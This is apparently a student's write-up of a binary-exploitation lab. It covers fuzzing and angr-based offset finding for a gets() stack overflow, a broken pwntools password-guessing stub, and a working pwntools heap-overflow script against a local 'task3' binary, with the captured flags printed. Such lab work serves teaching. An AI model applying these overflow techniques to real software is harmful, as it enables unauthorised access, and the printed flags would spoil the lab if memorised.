Task1

I tried numerous approaches I will be explaining my main two approaches to the buffer overflow on task1 using angr and other tools.

I went to ghidra to examine the workflow of the code and see where I could exploit it. I also after reviewing the code used checksec so that I would be able to see if had stack canary or moving memory locations as well as the Architecture . At first I used manual fuzzing to see how many a's would be needed and came to the number 72 but then realized need to use angr to properly overflow the buffer size.

This is my logic from what I understood from the project

- Load task1 via angr
- Gets should be vulnerable to use buffer overflow
- Need to find program state and stimulation manger let me find EIP at the gets function
- After having the gets() wanted to create a constraint
- From ghidra realized that param_1 was -0x35014542
- Buffer size 52 should be ?
- Tried changing the starting addresses but always ended with either b' " or null characters
- Code below shows attempts

Flag is lab1{0v3rf10w_i5_fun!}


Fuzzing

- Sending unexpected or invalid inputs to program to see if it crashes
- If it does, an overflow in the program may have occurred
- For example:

```
> ./program1 aaaaaaaaaaaaaaaa (no crash)
> ./program1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa (no crash)
> ./program1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
(no crash)
> ./program1
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaa (crash! EIP value invalid at 0x61616161,
Overflow may exist)
```


Finding overflow location


- After an overflow is found, you will want to gain execution by controlling the value of the instruction pointer register (EIP)
- If an overflow exists in the stack, you are able to control the value of the EIP as the return address is popped off the stack upon a function return
- Location (offset) of return address can be found by having a unique string (i.e. Aa0Aa1Aa2Aa3...), then checking the value of EIP after the crash to find the location of that substring in the fuzzing string



Fuzzing (cont.)

- Both processes can be automated with Angr:
  - Initialize an Angr project that will execute the binary
  - Initialize a simulation manager based on the project
  - Create a stash in the manager to put dumps of runs in which the memory is corrupt (i.e. `sm.stashes['mem_corrupt'] = []`)
  - Let the manager step through the program until it reaches an unconstrained state (i.e. a crash)
  - Check if the program can let the PC register point to a specific value while in the unconstrained state
  - If so, you have a memory corruption! If you print the input that allowed the simulation manager to reach this state and count the number of bytes until your specific value, you now know the offset at which you overwrite the return address!





'/home/lab1/task1/task1'

Arch: i386-32-little

RELRO: Full RELRO

Stack: No canary found

NX: NX enabled

PIE: PIE enabled

Code below

```
/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

void func(int param_1)

{
  char local_3c [52];

  printf("overflow me : ");
  gets(local_3c);
  if (param_1 == -0x35014542) {
    system("/bin/sh");
  }
  else {
    puts("Nah..");
  }
  return;
}
```

Task2

I am able to attempt to send payload and different passwords with this code.

- I noticed two things of note
- o_d32e6ea772c7adcc860d0ce31ed01abb() and o_e52964b3ae0fb3e7fefffcb9fdd7a112() both are strings that contain the password using strcpy and local_54
-

```
root@4ca62bc19b10: /home/
import pwn

proc = pwn.process('./target')

def check_payload(payload):
    proc.sendlineafter('Password:', payload

payload = b's'  # Password to attempt

check_payload(payload)

proc.interactive()
proc.close()
~
~
~
~
~
```

Task3

Flag- lab1{Y0U_PwN3D_H3AP!!!}

I first went to ghidra to check the win condition and the found the win would allow me to exploit /bin/sh if could reap it. The exploit I wrote below allows me the exploit the buffer as follows.

- I start process task3
- Then use proc to send what do you want and check
- This allows me to send payload after the check
- The goal is to fill the buffer which I am able but not overflow at first
- Next is to overflow with A's and B's so can overflow into adjacent memory
- Then if buffer was working according to plan could login without authentication
- I am able to reach shell but reenter loop
-

```
root@4ca62bc19b10: /home/l
root@4ca62bc19b10:/home/lab1/task3#
root@4ca62bc19b10:/home/lab1/task3# cat heap.py
from pwn import *

proc = process('./task3')

def check_fn(payload):
    proc.sendlineafter('what do you want?\n', 'check')
    proc.sendlineafter('checking ...\n', payload)

def login_fn():
    proc.sendlineafter('what do you want?\n', 'login')

#fill the buffer not stop from overflowing
check_fn('A'*0x1f)

#auth
check_fn('A'*0x20 + 'B'*4)

#
login_fn()

proc.interactive()
proc.sendline('cat flag')
out = proc.recv()
print(out.decode())
proc.close()

root@4ca62bc19b10:/home/lab1/task3# python3 heap.py
[+] Starting local process './task3': pid 8238
[*] Switching to interactive mode
1. check
2. reset
3. service
4. login
what do you want?
1. check
2. reset
3. service
4. login
try login...
please enter your password
what do you want?
1. check
2. reset
3. service
4. login
$ cat flag
what do you want?
1. check
2. reset
3. service
4. login
$
```